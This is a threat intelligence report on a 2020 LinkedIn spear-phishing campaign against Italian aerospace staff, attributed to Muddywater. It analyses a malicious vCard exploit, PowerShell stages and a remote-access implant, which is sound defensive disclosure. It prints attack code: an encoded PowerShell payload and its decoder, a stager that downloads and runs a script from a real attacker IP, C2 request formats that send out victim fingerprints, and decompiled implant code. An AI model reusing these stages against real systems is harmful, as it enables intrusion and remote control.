Telsy

Threat Actor Activity Report

Operation “***Space Race***”:

Reaching the stars through professional Social Networks

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
Introduction

At the beginning of May 2020, Telsy analyzed some *social-engineering* based attacks against individuals operating in the aerospace and avionics sector performed through the popular professional social network ***LinkedIn***. According to our visibility, the targeted organizations are currently operating within the Italian territory and the targeted individuals are subjects of high professional profile in the aerospace research sector.

Adversary used a *real-looking* **LinkedIn** virtual identity impersonating an HR (Human Resource) recruiter of a satellite imagery company with which it contacted the targets via internal private messages, inviting them to download an attachment containing information about a fake job vacation.

The downloaded file is actually an archive containing a ***vCard File*** **(VCF)** and a folder named ***http***.

When opened, the ***.vcf*** file looks like the following:



Therein, as mentioned, the attacker inserted some references about a company operating in satellite imagery (***hr@satpalda.com***) and geo-spatial services (***BDLI***) to achieve the user trust.

The described infection chain is quite complex and consists of many stages based on ***Powershell*** scripts and executable files that result in the implant of a powerful and previously untreated **RAT** (*Remote Administration Tool*).

Due to the specific targets, the accuracy of the initial social engineering tricks and the moderate complexity of the infection chain, Telsy asserts this attack is originated from a threat actor specifically interested in obtaining information about space and aerospace research activities. In addition, based on code similarities of analyzed pieces of malware, Telsy asserts, with a medium degree of confidence, that the reported event is to be linked with the threat actor known by community as **Muddywater** (aka **Static Kitten**, aka **Mercury**).

Vector Analysis

The ***VCF*** file exploits a last year vulnerability (**ZDI-19-013, ZDI-CAN-6920**) that allows to execute a local file when the user clicks on the website link. As visible in the above figure, the website **URL** starts with **"*http.*"** and not with **"http://"**: using this trick the attacker is able to reference an executable file contained in the local ***http*** folder (sent together the ***VCF*** file) and named it ***www.bdli-portal.com***.

Once clicked, it starts the whole infection chain.

This executable file is identified by the following hash:

Type	Value
SHA256	d8eeebcd00405dc27bc4d97336df4f6e2826e68a9bedaebc6781856a8e792bad

It consists of Python script compiled with ***PyInstaller*** tool that, in this case, is used only as downloader of further malicious components.

When the executable is triggered after a click on the ***VCF*** link, it opens the browser pointing at **URL**

http://185.183.96.11/page

to make the user believe about a legit behavior.

However, in background, the malware writes a new file, named ***windows***, in ***%PROGRAMDATA%*** folder, containing an encoded ***Powershell*** script as reported following:

```
104119112101118107113112034102042038107043034125116031181191161120
340420930851231171181031110480861031221180480711121011131021071121 0
509506006006708506907507504807310311808511811610711210504209308512
311711810311104806911311212010311611809506006007211611311106809911 7
103056054085118116107112105042038107048084103114110099101103042041
042041046041099041043048084103114110099101103042041043041046041 10
004104304808410311411009910110304204112504104604110104104304808 41
031141100991011030420411270410460411020410430480841031141100991011
030420410930410460411030410430480841031141100991011030420410950 41
046041104041043043043043061127061107103122042102042102042041088 12
406705104307405107008008808404208907111312 30
```

The content of this file is decoded and executed using the following script, even in this case triggered by the ***Python*** executable:

```
$a=get-content c:\programdata\windows;
del c:\programdata\windows;
$t = '';
for($i=0;$i -lt $a.Length;$i+=3){$t += [char](([int]($a[$i..($i+2)] -join ''))-2)};
iex($t);
```

As result, we get a final piece of code similar to the following:

```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::TLS12;
[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};
$V=new-object net.webclient;
$V.proxy=[Net.WebRequest]::GetSystemWebProxy();
$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
$V.Headers.Add("Cookie","X-BackEndCookie=S-1-5-21-2578815479-2326696314-
4113358997-2544");
$s=$V.DownloadString('https://194.36.189.182:443/Default.aspx');
iex($s)
```

This code downloads the next ***Powershell*** script, located at URL

https://194.36.189.182:443/Default.aspx

and after some other **Powershell**-based stages, the infection chain is designed for download and execution of a new executable file named "***chrome.exe***".

This file can be identified by the following **SHA256** hash:

Type	Value
SHA256	d39a3e2c2724c5e9c0861a94d46530259ea69c06dd40176636080b82b7f879a1

Downloader Analysis

The executable has the following characteristics:

Name	Value
Compiler	Microsoft Visual C++ 8
Timestamp	Sun May 03 22:12:55 2020
File size	259072 (bytes)
Internal Name	Chrome.exe

The "***chrome.exe***" file has the aim of download the final implanter and to maintain the persistence in the context of the victim system.

The executable uses a custom algorithm so decrypt the string used to communicate with the ***command and control*** (CnC) server located at IP address ***37.120.146.73***.

The command and control communications are executed via ***connect***, ***send*** and ***recv*** functions belonging to the ***ws2_32.dll***, used to send the following **GET HTTP** request:

```
GET /policy/xxx HTTP/1.1
Host: 37.120.146.73
Content-Length: 0
```

The **HTTP GET** request is used to download a file named "***Poul.exe***", storing it into the ***C:\ProgramData\Updates***

folder.

This sample can be identified by the following **SHA256** hash:

Type	Value
SHA256	fbce320f360bd107ffac0251a83702f5108e089c51cc85b26ea33c9c714e921b

Finally, the malware directly executes itself using the ***WinExec*** function.

Implanter Analysis

The piece of malware under analysis has the following characteristics:

Name	Value
Compiler	Microsoft Visual C++ 8
Timestamp	Sun May 03 21:48:27 2020
File size	335360 (bytes)
Internal Name	Poul.exe

In this executable takes place the main piece of code aimed at communicating with command and control (CnC) server, which remains the one already reported above.

The malware starts its main malicious payload by making a fingerprint of the victim machine by collecting information that are used to be recognized by the command and control (CnC) server and in order to be enabled to receive the commands to be subsequently executed.

Network communications, this time, take place via the **HTTP POST** requests.

Below is an example of how one of these communications might look like:

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 37.120.146.73
Content-Length: 170
id=ZnJhbmNlc2NvJjE5Mi4xNjguMi4xMjgmMDA6MEM6Mjk6RDQ6QkI6ODMmV2
9ya2dyb3Vw&page=192.168.2.128&valid=00:0C:29:D4:BB:83&name=user&searc
h=Workgroup&sub=2020-05-08.14:33
```

Where the body of the request contains the following field (*in red*):

- ***Page*** = the local IP address of the infected machine
- ***Valid*** **=** the MAC address of the infected machine
- ***Name*** **=** the User name of the victim
- ***Search*** **=** the Workgroup of the infected machine
- ***Id*** **=** is a concatenation of the fields listed above and encoded in base64

If *CnC* server considers such information relevant for the operation, it responds with the string "***result*****".** Otherwise it responds with the string "***nothing*****"**. Both strings appear to be ***base64*** encoded.


If the implanter obtains the "***nothing*****"** string it enters into an infinite ***sleep*** loop designed to perform no malicious actions. Otherwise, if it receives the string "***result*****"** it performs another network request (*similar to the above already reported*) in order to receive the command to be executed.

The implanter is able to:

- *Execute commands given by the adversary, through the execution of* ***cmd.exe****, as evidences reported below:*

```
v22 = CreateProcessW(&v67, v17, 0, 0, 1, 0x8000000u, 0, 0, &v40, &v59);
if ( v22 )
{
  CloseHandle(v57);
  CloseHandle(v56);
  v55 = 0;
  v63 = 0;
  v61 = 0;
  v62 = 15;
  v60 = 0;
  memmove_sub_40BFA0(&v60, &PrefixString, 0);
  LOBYTE(v86) = 4;
  if ( v22 == 1 )
  {
    do
    {
      Sleep(0x3E8u);
      if ( !PeekNamedPipe(v58, 0, 0, 0, &v63, 0) )
        break;
      Sleep(0xBB8u);
      v23 = v63;
      if ( v63 > 0x2711 )
        v23 = 10000;
      v63 = v23;
      v24 = ReadFile(v58, &v81, v23, &v55, 0);
```

- *Write and modify files in the victim file system storing the newly created ones into the* ***%TEMP%*** *directory, as evidences reported below:*



The results of the operation are sent through a subsequent **HTTP POST** requests having the following format:

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 37.120.146.73
Content-Length: 170
id=ZnJhbmNlc2NvJjE5Mi4xNjguMi4xMjgmMDA6MEM6Mjk6RDQ6QkI6ODMmV2
9ya2dyb3Vw&type=01/02&form=result of the command
```

Where:

- ***type*** = "**01"** indicates that the result belongs to a command execution. "**02"** indicates that is the result of a *modify* / *write* file operation.
- ***form*** **=** contains the result of the command
- ***id*** **=** same as described previously

The command and control server sends, as response, the string "***okCli***" in order to indicate that the request has been received and processed correctly.

Persistence


As visible by the following evidence, "***Chrome.exe***" ensures the persistence setting under the

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders

registry key a *startup* folder item pointing to the path

C:\ProgramData\Updates\Poul.exe

In this way the late-stage implant will be launched during any system logon / reboot.



Attribution

Telsy investigated some *code* and *network* infrastructure overlaps finding potential evidences that would suggest the threat actor behind this operation may be the one known with the name of **Muddywater** (aka **Static Kitten,** aka **Mercury**).

During our research activities, in fact, we extracted and isolated some code similarities between the artifacts under analysis and some pieces of malware already linked by community to the threat actor in question.


Specifically, some *code* overlaps between artifacts identified by the **SHA256** hashes

72f487068c704b6d636ddd87990e25ce8cd5940244e581063f4c54afa4438212 *(on the right)*


and

fbce320f360bd107ffac0251a83702f5108e089c51cc85b26ea33c9c714e921b *(on the left)*

(respectively at offset **0x404243** and **0x401E36**) is shown following:




```
if ( v12 == -1 )
{
  sub_40BFA0("http", 4);
  v32 = v83;
  if ( v9 != v83 )
  {
    if ( v83[1].m128i_i32[1]
      v32 = (__m128i *)v83->m
    sub_40BFA0(v32, *v82);
  }
}
else
{
  v13 = v12;
  v80 = 0;
  v81 = 15;
  v14 = *v82 < v12;
  v15 = v83;
  v79 = 0;
  if ( v14 )
    v13 = *v82;
  v7 = (__m128i *)v85;
  if ( v83[1].m128i_i32[1] >=
    v15 = (__m128i *)v83->m12
  sub_40BFA0(v15, v13);
```




```
if ( v14 == -1 )
{
  sub_402950("http", 4);
  v34 = v88;
  if ( (_DWORD *)v8 != v88 )
  {
    if ( v88[5] >= 0x10u )
      v34 = (_DWORD *)*v88;
    sub_402950(v34, *v85);
  }
}
else
{
  v15 = v14;
  v84 = 64424509440i64;
  v16 = *v85 < v14;
  v17 = v88;
  LOBYTE(v83) = 0;
  if ( v16 )
    v15 = *v85;
  v6 = v87;
  if ( v88[5] >= 0x10u )
    v17 = (_DWORD *)*v88;
  sub_402950(v17, v15);
```

Moreover, our internal malware attribution engine shows a total of ***5 chunks*** that could be linked to the same adversary



In addition, further investigations about the network infrastructure led to a network overlap with a malicious IP address (**46.166.176.210**) internally linked to the same actor and in turn with the domain name ***"corana.tk"***.

This domain name was used by **Muddywater** in previous attacks during which it spreads **ForeLord** (aka **DNSLord**) implants, according to the following graph:



Based on the evidence reported, Telsy attributes the operation in question, with medium confidence, to the actor known by the name of **Muddywater** (aka **Static Kitten,** aka **Mercury**).

ATT&CK Matrix

Technique	Tactic	Description
T1194	Access	Threat actor uses social media services to deliver the malicious attachment
T1204	Execution	Threat actor relies upon specific actions by a user in order to gain execution
T1086	Execution	Threat actor uses Powershell to execute malicious scripts
T1202	Defense Evasion	Threat actor has the capabilities to execute commands on the victim machine
T1060	Persistence	Threat actor adds an entry to the "run keys" in the Registry or startup folder causing the program referenced to be executed when a user logs in
T1105	Lateral Movement, Command and Control	Threat actor can copy files from one system to another to stage adversary tools or other files over the course of an operation
T1132	Command and Control	Threat actor transmits Command and control (C2) information using standard data encoding system

Indicators of compromise

Type	Value
SHA256	e742c9f2865d0c7439e402a12124bfe03a446b66224d81aeb0b7425e5498eddc
SHA256	d8eeebcd00405dc27bc4d97336df4f6e2826e68a9bedaebc6781856a8e792bad
SHA256	d39a3e2c2724c5e9c0861a94d46530259ea69c06dd40176636080b82b7f879a1
SHA256	fbce320f360bd107ffac0251a83702f5108e089c51cc85b26ea33c9c714e921b
IP	194.36.189.182
IP	37.120.146.73
URL	https://194.36.189.182:443/default.aspx
URL	http://37.120.146.73/policy/xxx